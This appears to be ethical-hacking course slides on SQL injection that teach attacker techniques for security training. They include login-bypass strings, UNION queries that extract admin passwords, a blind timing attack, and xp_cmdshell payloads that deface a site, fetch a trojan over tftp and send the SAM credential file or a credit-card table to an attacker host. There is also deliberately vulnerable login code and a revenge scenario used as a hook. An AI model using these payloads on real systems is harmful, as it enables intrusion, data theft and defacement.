



Ethical Hacking

Version 5

Module XIV

SQL Injection

Scenario

Susan was an SQL programmer with a reputed firm. She ordered an expensive anniversary gift for her husband from e-shopping4u.com, which was a lesser-known online shopping portal but was offering better deals, and was promised delivery on anniversary day. She wanted to give her husband a surprise gift.

She was very upset on the anniversary day as the gift she ordered was not delivered. She tried to contact the portal but in vain. After several failed attempts to contact the portal, she thought of taking revenge out of frustration.

What do you think, as an SQL programmer Susan can do?

Security News

'SQL injection' attacks on the rise in Atlanta

Atlanta Business Chronicle - June 9, 2006 by [Justin Rubner](#) Staff Writer

On any given second at **SecureWorks Inc.**'s operations center in Atlanta, technicians are engaged in a nonstop game of cops and robbers with hackers from around the world.

SecureWorks' clients -- mostly banks and credit unions -- are juicy targets for those hackers, who work 365 days a year trying to steal any data they can get their hands on. Their goals can range from pure thrill-seeking to identity theft and extortion.

For the past two months, SecureWorks, led by CEO Mike Cote, has been busy with a vicious form of attack called "SQL injection," which targets Internet databases. For SecureWorks' clients, SQL injection attempts skyrocketed more than threefold from 40,000 in March to more than 120,000 in May, the company says. That's nearly three attempted attacks every minute on the company's 1,000 bank and credit union customers.


But it's not necessarily the number of attacks that worries Cote; it's the increasing severity and sophistication of them. Other network security companies, such as Atlanta-based SPI Dynamics Inc., concur.

Source Courtesy: <http://www.bizjournals.com/atlanta/stories/2006/06/12/story8.html>

Module Objective


- This module will familiarize you with the following:
 - SQL injection
 - Steps for performing SQL Injection
 - SQL Injection Techniques
 - SQL Injection in Oracle
 - SQL Injection in MySql
 - Attacking SQL servers
 - Automated Tools for SQL Injection
 - Countermeasures to SQL Injection

Module Flow



What is SQL Injection?


- SQL injection is a type of security exploit in which the attacker "injects" Structured Query Language (SQL) code through a web form input box, to gain access to resources, or make changes to data
- It is a technique of injecting SQL commands to exploit non-validated input vulnerabilities in a web application database backend
- Programmers use sequential commands with user input, making it easier for attackers to inject commands
- Attackers can execute arbitrary SQL commands through the web application



Exploiting Web Applications

- It exploits web applications that use client-supplied sql queries
- It enables an attacker to execute unauthorized SQL commands
- It also takes advantage of unsafe queries in web applications, and builds dynamic SQL queries

For example, when a user logs onto a web page by using a user name and password for validation, a SQL query is used. However, the attacker can use SQL injection to send specially crafted user name and password fields that poison the original SQL query



SQL Injection Steps

① What do you need?

- Any web browser



Input validation attack occurs here on a website

What Should You Look For ?

- Try to look for pages that allow a user to submit data, for example a log in page, search page, feedback, etc.
- Look for HTML pages that use POST or GET commands
- If POST is used, you cannot see the parameters in the URL
- Check the source code of the HTML to get information
 - For example, to check whether it is using POST or GET, look for the <Form> tag in the source code

```
<Form action=search.asp method=post>  
<input type=hidden name=X value=Z>  
</Form>
```

What If It Doesn't Take Input?

- If input is not given, check for pages like ASP, JSP, CGI, or PHP
- Check the URL that takes the following parameters:
 - Example
 - `http:// www.xsecurity.com/index.asp?id=10`
 - In the above example, attackers might attempt:
 - `http://www.xsecurity.com/index.asp?id=blah' or 1=1--`

OLE DB Errors

The user-filled fields are enclosed by a single quotation mark (''). To test, try using ('') as the user name

The following error message will be displayed when a ('') is entered into a form that is vulnerable to an SQL injection attack

Microsoft OLE DB Provider for ODBC Drivers
error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Extra)
in query expression 'Userid='3306') or ('a='a'
AND Password="".

/_booking/login3.asp, line 49

If you get this error, then the website is vulnerable to an SQL injection attack

Input Validation Attack



Input validation attack occurs here on a website

SQL Injection Techniques

◎ SQL Injection techniques:

- Authorization bypass
 - Bypassing log on forms
- Using the SELECT command
 - Used to retrieve data from the database
- Using the INSERT command
 - Used to add information to the database
- Using SQL server stored procedures



How to Test for SQL Injection Vulnerability?

- Use a single quote in the input:
 - `blah' or 1=1-`
 - `Login:blah' or 1=1-`
 - `Password:blah' or 1=1-`
 - `http://search/index.asp?id=blah' or 1=1--`
- Depending on the query, try the following possibilities:
 - `' or 1=1--`
 - `" or 1=1--`
 - `' or 'a'='a`
 - `" or "a"="a`
 - `') or ('a'='a)`

How does it Work?

- The hacker breaks into the system by injecting malformed SQL into the query.
- Original SQL Query:
 - `strQry = "SELECT Count(*) FROM Users WHERE UserName=''" +
txtUser.Text + "' AND Password=''" + txtPassword.Text +
"';`
- In the case of the user entering a valid user name of "Paul" and a password of "password", strQry becomes:
 - `SELECT Count(*) FROM Users WHERE UserName='Paul' AND
Password='password'`
- But when the hacker enters ' Or 1=1 -- the query now becomes:
 - `SELECT Count(*) FROM Users WHERE UserName=''' Or 1=1 --'
AND Password=''`
- Because a pair of hyphens designates the beginning of a comment in SQL, the query becomes simply:
 - `SELECT Count(*) FROM Users WHERE UserName=''' Or 1=1`

BadLogin.aspx.cs

This code is vulnerable to an SQL Injection Attack

```
private void cmdLogin_Click(object sender, System.EventArgs e) {
    string strCnx =
        "server=localhost;database=northwind;uid=sa;pwd=";
    SqlConnection cnx = new SqlConnection(strCnx);
    cnx.Open();

    //This code is susceptible to SQL injection attacks.
    string strQry = "SELECT Count(*) FROM Users WHERE UserName='"
        + txtUser.Text + "' AND Password='"
        + txtPassword.Text + "'";
    int intRecs;

    SqlCommand cmd = new SqlCommand(strQry, cnx);
    intRecs = (int) cmd.ExecuteScalar();

    if (intRecs>0) {
        FormsAuthentication.RedirectFromLoginPage(txtUser.Text, false);
    }
    else {
        lblMsg.Text = "Login attempt failed.";
    }
    cnx.Close();
}
```

Attack Occurs Here

BadProductList.aspx.cs

This code is vulnerable to an SQL Injection Attack

```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid();
}

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind();
}

private DataView createDataView() {
    string strCnx =
        "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
        "QuantityPerUnit, UnitPrice FROM Products";

    //This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'";
    }

    SqlConnection cnx = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);

    return dtProducts.DefaultView;
}
```

Attack Occurs Here

Executing Operating System Commands

- Use stored procedures like `master..xp_cmdshell` to perform remote execution
 - `blah';exec master..xp_cmdshell "insert OS command here" --`
- Execute any OS commands here
 - `blah';exec master..xp_cmdshell "ping 10.10.1.2" --`
- Ping a server
 - `blah';exec master..xp_cmdshell "dir c:*.* /s > c:\directory.txt" --`
- Directory listing
 - `blah';exec master..xp_cmdshell "echo juggyboy-was-here > c:\juggyboy.txt" --`
- Create a file

Executing Operating System Commands (cont'd)


- Defacing a web page (assuming that write access is allowed due to misconfiguration)
 - `blah';exec master..xp_cmdshell "echo you-are-defaced > c:\inetpub\www.root\index.htm" --`
- Execute applications (only non-gui app)
 - `blah';exec master..xp_cmdshell "cmd.exe /c appname.exe" --`
- Upload a Trojan to the server
 - `blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 GET trojan.exe c:\trojan.exe" --`
- Download a file from the server
 - `blah';exec master..xp_cmdshell "tftp -i 10.0.0.4 put c:\winnt\repair\SAM SAM" --`

Getting Output of SQL Query

- ◎ Use sp_makewebtask to write a query into an HTML
 - **Example**

```
blah';EXEC master..sp_makewebtask
    "\\\10.10.1.4\share\creditcard.html",
    "SELECT * FROM CREDITCARD"
```

The above command exports a table called credit card, to the attacker's network share



Getting Data from the Database Using ODBC Error Message

◎ Using UNION keyword

- `http://xsecurity.com/index.asp?id=10 UNION
SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--`
- To retrieve information from the above query use
`SELECT TOP 1 TABLE_NAME FROM
INFORMATION_SCHEMA.TABLES--`

◎ Using LIKE keyword


- `http:// xsecurity.com /index.asp?id=10 UNION
SELECT TOP 1 TABLE FROM
INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME
LIKE '%25LOGIN%25'--`

How to Mine all Column Names of a Table?

- To map out all the column names of a table, type
 - `http://xsecurity.com/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--`
- To get to the next column name, use NOT IN()
 - `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN('login_id')--`

How to Retrieve any Data?

- To get the login_name from the “admin_login” table
 - `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--`
- From above, we get login_name of the admin_user
- To get the password for login_name=“yuri” --
 - `http:// xsecurity.com /index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='yuri'--`



How to Update/Insert Data into Database?

- After gathering all of column names of a table, it is possible to UPDATE or INSERT records into it
 - Example to change the password for “yuri”:
 - `http:// xsecurity.com /index.asp?id=10; UPDATE 'admin_login' SET 'password' = 'newboy5' WHERE login_name='yuri'--`
- **To INSERT a record**
 - `http:// xsecurity.com /index.asp?id=10; INSERT INTO 'admin_login'('login_id','login_name','password','details')VALUES(111,'yuri2','newboy5','NA')--`


Automated SQL Injection Tool: AutoMagic SQL

- Complete an automated SQL Injection attack tool

The screenshot shows a terminal window titled 'C:\WINDOWS\system32\cmd.exe - injector.pl -h 192.168.0.105 -f /process_login.asp -q YES -t ...'. It displays a menu with options 1 through 7. Option 1 is selected, showing the command 'Explore Tabl'. Another terminal window titled 'C:\WINDOWS\system32\cmd.exe - nc -l -p 53 -u -v' is open, showing the output of 'nc -l -p 53 -u -v' with the message 'listening on [any] 53 ...'. Below these windows, the main terminal window shows the following text:

```
XP_CMDSEHELL>exit
Please select one of
1. Explore Tabl
2. Explore Tabl
3. Upload and E
4. Upload A fil
5. Interactive
6. BruteForce A
7. Look for oth
Where do you want to go today?[1-6]:3
Enter your IP address:192.168.0.199
Enter you listener port:53
Uploading debug script file to 192.168.0.105:80
1020
```

Absinthe Automated SQL Injection Tool



SQL Injection in Oracle

- SQL Injection in Oracle can be performed as follows:
 - UNIONs can be added to the existing statement to execute a second statement
 - SUBSELECTS can be added to existing statements
 - Data Definition Language (DDL) can be injected if DDL is used in a dynamic SQL string
 - INSERTS, UPDATES, and DELETES can also be injected
 - Anonymous PL/SQL block in procedures

SQL Injection in MySql Database

- It is not easy to perform SQL injection in a MySql database
- While coding with a MySql application, the injection vulnerability is not exploited
- It is difficult to trace the output
- You can see an error because the value retrieved, is passed on to multiple queries with different numbers of columns before the script ends
- In such situations, SELECT and UNION commands cannot be used

SQL Injection in MySql Database (cont'd)

- ◎ For example: consider a database “pizza:”

- `http://www.xsecurity.com/pizza/index.php?a=post&s=reply&t=1'`

- To show the tables, type the query:

- `mysql> SHOW TABLES;`

- To see the current user:

- `mysql> SELECT USER();`

- The following query shows the first byte of Admin's Hash:

- `mysql> SELECT SUBSTRING(user_password,1,1)FROM mb_users WHERE user_group = 1;`

- The following query shows first byte of Admin's Hash as an ASCII number:

- `mysql> SELECT ASCII('5');`

SQL Injection in MySql Database (cont'd)

◎ Preparing the GET Request

- To inject SQL commands successfully we have to clean the request from any single quotes

```
mysql> Select active_id FROM mb_active UNION SELECT
    IF(SUBSTRING(user_password,1, 1) = CHAR(53),
    BENCHMARK(1000000, MD5(CHAR(1))), null) FROM mb_users WHERE
    user_group = 1;
```

◎ Exploiting the Vulnerability

- First, log in as a registered user, with the rights to reply the current thread

```
http://127.0.0.1/pizza/index.php?a=post&s=reply&t=1 UNION
SELECT IF (SUBSTRING(user_password,1,1) = CHAR(53),
BENCHMARK(1000000, MD5(CHAR(1))), null), null, null, null,
null FROM mb_users WHERE user_group = 1/*
```

You will see a slow down, because the first byte is CHAR(53), 5

Attack against SQL Servers

◎ Techniques Involved

- Understand SQL Server and extract the necessary information from the SQL Server Resolution Service
- List of servers by Osql-L probes
- Sc.exe sweeping of services
- Port scanning
- Use of commercial alternatives

SQL Server Resolution Service (SSRS)


- This service is responsible for sending a response packet containing the connection details of clients who send a specially formed request
- The packet contains the details necessary to connect to the desired instance, including the TCP port
- The SSRS has buffer overflow vulnerabilities, that allow remote attackers to overwrite portions of system's memory and execute arbitrary codes

Osql L- Probing

- Is a command-line utility provided by Microsoft with SQL Server 2000, that allows the user to issue queries to the server
- Osql.exe includes a discovery switch (-L) that will poll the network looking for other installations of SQL Server
- Osql.exe returns a list of server names and instances, but without details about TCP ports or netlibs

SQL Injection Automated Tools

- SQLDict
- SqlExec
- SQLbf
- SQLSmack
- SQL2.exe
- AppDetective
- Database Scanner
- SQLPoke
- NGSSQLCrack
- NGSSQuirreL
- SQLPing v2.2



Hacking Tool: SQLDict

http://ntsecurity.nu/cgi-bin/download/sqldict.exe.pl


- SQLdict is a dictionary attack tool for SQL Server
- It tests if the accounts are strong enough to resist an attack



Hacking Tool: SQLEExec

◎<http://phoenix.liu.edu/~mdevi/util/Intro.htm>

- ◎This tool executes commands on compromised Microsoft SQL Servers by using xp_cmdshell stored procedure
- ◎It uses a default sa account with a NULL password
- ◎USAGE: SQLEExec www.target.com



SQL Sever Password Auditing Tool : sqlbf

<http://www.cqure.net/tools.jsp?id=10>

- ◎ Sqlbf is a SQL Sever Password Auditing tool. This tool is used to audit the strength of Microsoft SQL Server passwords offline. The tool can be used either in Brute-Force mode or in Dictionary attack mode. The performance on a 1GHZ pentium (256MB) machine is about 750,000 guesses/sec
- ◎ To be able to perform an audit, the password hashes that are stored in the sysxlogins table in the master database are needed
- ◎ The hashes are easy to retrieve, although a privileged account is needed. The query to use would be:

```
select name, password from master..sysxlogins
```

- ◎ To perform a dictionary attack on the retrieved hashes:


```
sqlbf -u hashes.txt -d dictionary.dic -r out.rep
```

Hacking Tool: SQLSmack

- SQLSmack is a Linux-based Remote Command Execution for MSSQL
- When provided with a valid user name and password, the tool permits the execution of commands on a remote MS SQL Server, by piping them through the stored procedure **master..xp_cmdshell**

Hacking Tool: SQL2.exe

- SQL2 is an UDP Buffer Overflow Remote Exploit hacking tool



